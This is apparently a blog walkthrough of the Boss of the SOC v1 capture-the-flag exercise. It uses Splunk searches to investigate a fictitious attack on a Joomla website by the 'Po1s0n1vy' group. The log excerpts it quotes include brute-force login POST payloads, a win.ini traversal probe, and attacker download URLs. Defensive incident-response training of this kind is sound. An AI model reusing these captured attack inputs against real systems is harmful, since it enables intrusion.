Let’s Defend

BOSS OF THE SOC V1

What is Boss of The SOC? Boss of the SOC (Known as BOTS) is a Capture-the-flag (CTF) competition where participants answer a variety of questions about security Incidents that have occurred in a realistic but fictitious enterprise environment.

Scenario 1 (APT)

Question:

1.This is a simple question to get you familiar with submitting answers. What is the name of the company that makes the software that you are using for this competition?

Answer: Splunk

###

HUNTER BOSS OF THE SOC V1


###

2. What is the likely IP address of someone from the Po1s0n1vy group scanning imreallynotbatman.com for web application vulnerabilities?

Answer: 40.80.148.42

We will use the search function to find the relevant data that we are looking for, enter the following search command:


```
index="botsv1" imreallynotbatman.com
```



```
index="botsv1" imreallynotbatman.com
```

This search command tells Splunk to access the botsv1 data repository and display events communicating with domain imreallynotbatman.com

To find the IP address from the Po1s0n1vy scanner we will check the source IPs and search for the most ip can be suspicious to do investigate with it



a site 39
a source 4
a sourcetype 4
a splunk_server 1
a src 3
a src_content 100+
a src_headers 100+
a src_ip 3
a src_mac 1
# src_port 100+
a srccountry 1
a srcip 2
# srcport 100+
# status 11
a subtype 4
a suricata_signature_id 47
a tag 8

src_ip


3 Values, 67.096% of events

Reports

Values	Count	%
40.80.148.42	38,416	72.767%
192.168.250.70	11,493	21.77%
23.22.63.114	2,884	5.463%

src_port: 49465

the ip 192.168.250.70 is private IP so we will exclude it, we have 2 suspects. one of them with highest volume of inbound requests so we need to investigate with it




New Search

```
index="botsv1" imreallynotbatman.com src_ip="40.80.148.42"
```

3,198 of 5,003 events matched

Any details that can help us can be found in request from ip Considering the requests issued from this IP address and examining their headers we found “Acunetix Web Vulnerability Scanner – Free Edition” it is a tools that checking for vulnerabilities like SQL Injection, Cross site scripting and other exploitable vulnerabilities our suspicions are confirmed this IP was scanning for vulnerabilities on imreallynotbatman.com



a src_content 100+
a src_headers 100+
a src_ip 1
a src_mac 1
# src_port 100+
# status 11
a suricata_signature_id 46
a tag 6
a tag::eventtype 6
# time_taken 100+
# timeendpos 2
a timestamp 100+
# timestartpos 2
a transport 2
a uri 100+
a uri_path 100+
a uri_query 100+

Top 10 Values	Count	%
POST /joomla/index.php/component/search/ HTTP/1.1 Content-Length: 99 Content-Type: application/x-www-form-urlencoded Cookie: ae72c62a4936b238523950a4f26f67d0=v7ikb3m59romokqmbiet3vphv3 Host: imreallynotbatman.com Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Acunetix-Product: WVS/10.0 (Acunetix Web Vulnerability Scanner - Free Edition) Acunetix-Scanning-agreement: Third Party Scanning PROHIBITED Acunetix-User-agreement: http://www.acunetix.com/wvs/disc.htm Accept: */*	99	0.473%

We can also look at logs from waf it can be helpful to look for logs blocked by waf we can found same ip in result.

##
HUNTER **BOSS OF THE SOC V1**
##

3. Question: What company created the web vulnerability scanner used by Po1s0n1vy? Type the company name ?


Answer: Acunetix

##
HUNTER **BOSS OF THE SOC V1**
##

4. What content management system is imreallynotbatman.com likely using?

Answer: Joomla

what is A content management system (CMS) is an application that is used to manage content, allowing multiple contributors to create, edit and publish , how can we know that by check uri



>100 Values, 54.488% of events

Top 10 Values	Count	%
/joomla/index.php/component/search/	14,218	67.925%
/joomla/index.php	798	3.812%
/	517	2.47%
/windows/win.ini	33	0.158%
/joomla/administrator/index.php	17	0.081%
/joomla/media/jui/js/jquery-migrate.min.js	17	0.081%
/joomla/media/jui/js/jquery-noconflict.js	17	0.081%
/joomla/media/jui/js/bootstrap.min.js	16	0.076%
/joomla/media/system/js/html5fallback.js	13	0.062%
/joomla/templates/protostar/js/template.js	13	0.062%

##

HUNTER BOSS OF THE SOC V1

##


5. What is the name of the file that defaced the imreallynotbatman.com website?

Answer: poisonivy-is-coming-for-you-batman.jpeg

there is a file that defaced our domain so to find that we have to look at the stream when our domain is source and see With whom we communicated

to know our ip address search for des_ip for attacker
`To determine that, we first need to know destination IP for attackers to get the our server ip ,We will use the search function to find that
enter the following search command and check the dest_ip

```
index="botsv1" imreallynotbatman.com src_ip="40.80.148.42"
```



dest_ip

2 Values, 100% of events


Reports

Values	Count	%
192.168.250.70	38,414	99.995%
192.168.250.40	2	0.005%

it is normal for the server to receive requests but In our case, it was defaced by communicating with the attacker's server and uploading a file
Let's look at the URLs the server contact with it and investigate with websites were visited or files were downloaded, we can use this search command :

```
index="botsv1" c_ip="192.168.250.70"
| stats count by url
```

we found that
in the next questions, we will know that the attacker, after doing the brute force attack and gain access he uploaded a file to our server



http://prankglassinebracket.jumpingcrab.com:1337:1337/poisonivy-is-coming-for-you-batman.jpeg
http://update.joomla.org/core/extensions/com_joomlaupdate.xml
http://update.joomla.org/core/list.xml
http://update.joomla.org/jed/list.xml
http://update.joomla.org/language/translationlist_3.xml

##


HUNTER BOSS OF THE SOC V1

##

6.What IP address has Po1s0n1vy tied to domains that are pre-staged to attack Wayne Enterprises?

Answer:23.22.63.114

to know it we need to investigate with ips contact with our domain we have 2 ip we need to search with them by threat-intelligence we use virus total for this
 40.80.148.42 - 23.22.63.114
When we search with the first IP address, we don't find any useful information
But another IP address contains information regarding attack



23.22.63.114

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Passive DNS Replication (11)


Date resolved	Detections	Resolver	Domain
2019-12-01	0 / 88	VirusTotal	waynecorinc.com
2019-11-30	0 / 88	VirusTotal	wanecorpinc.com
2019-11-29	0 / 88	VirusTotal	wynecorpinc.com
2019-11-28	0 / 88	VirusTotal	wayneorpinc.com
2019-11-05	0 / 88	VirusTotal	wayncorpinc.com
2019-09-30	0 / 88	VirusTotal	waynecrpinc.com
2019-09-28	0 / 88	VirusTotal	waynecorpnc.com
2019-04-19	0 / 87	VirusTotal	ec2-23-22-63-114.compute-1.amazonaws.com
2018-07-18	0 / 88	VirusTotal	po1s0n1vy.com
2018-05-19	0 / 88	VirusTotal	www.po1s0n1vy.com

This IP is associated with multiple domains that *Po1s0n1vy* are being used to attack us. The first one owns a similar domain name to our organization's name, and this can be used in a type of attack known as phishing domain
and they have a domain associated with file that defaced our website

7.This attack used dynamic DNS to resolve to the malicious IP. What is the fully qualified domain name (FQDN) associated with this attack?

Answer:prankglassinebracket.jumpingcrab.com

In the same way of thinking to solving the previous question we can solve it




waynecorinc.com
wanecorpinc.com
wynecorpinc.com
wayneorpinc.com
wayncorpinc.com
waynecrpinc.com
waynecorpnc.com
ec2-23-22-63-114.compute-1.amazonaws.com
po1s0n1vy.com
www.po1s0n1vy.com
prankglassinebracket.jumpingcrab.com

8. Based on the data gathered from this attack and common open-source intelligence sources for domain names, what is the email address most likely associated with the Po1s0n1vy APT group?

Answer:LILLIAN.ROSE@PO1S0N1VY.COM

i will use an open-source intelligence platform called ThreatCrowd to help me know that the email address associated with the Po1s0n1vy APT group is




##

9.What IP address is likely attempting a brute force password attack against imreallynotbatman.com?

Answer: 23.22.63.114

status to know the status if authentication succeeded or failed
first we need to know the form data contains the credentials used for logins we can find it in message body specifically with POST request
so we need to search in http stream we can use this search command :

```
index="botsv1" sourcetype=stream:http imreallynotbatman.com http_method=POST
       |stats count BY src, form_data
```



src	form_data	status	count
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=winner&30b8909fced1eab2f32bf38b510c3be7=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=winston&0d9887b5e53f965bee6854e714260075=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=wizard&a901cf80ff8f2592190aa106a8dcb9e9=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=xavier&cae78d7dadc517b4801413fe44c756fb=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=xxxxxx&b23ae7631d67b20ec94cacd7583830d1=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=xxxxxxxx&0bf7006f800e0bd6bcf286700bfb141d=1	303	1
23.22.63.114	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=yamaha&039b273bb99821acd7849638a09b6197=1	303	1


##
HUNTER BOSS OF THE SOC V1
##

10.What is the name of the executable uploaded by Po1s0n1vy?


Answer:3791.exe

the Po1s0n1vy uploaded executable file how can we know that
What are we going to search for to find it
we need to know files would usually be uploaded using the HTTP POST method and look for anything related to .exe
We already know the IP of the web server.

```
index="botsv1" dest_ip="192.168.250.70" sourcetype="stream:http" ".exe”
```



```
_packets_in":55,"data_packets_out":1,"dest_cont
|:52:47 GMT\r\nContent-Length: 94\r\n\r\n","des
-":"http://imreallynotbatman.com/joomla/adminis
':56,"part_filename":["3791.exe","agent.php"],"
-tt":5934,"server_rtt_packets":26,"server_rtt_s
```



part_filename{}

2 Values, 50% of events

Values	Count	%
3791.exe	1	100%
agent.php	1	100%

```
##################################################################################
 HUNTER                                                            BOSS OF THE SOC V1
##################################################################################
```

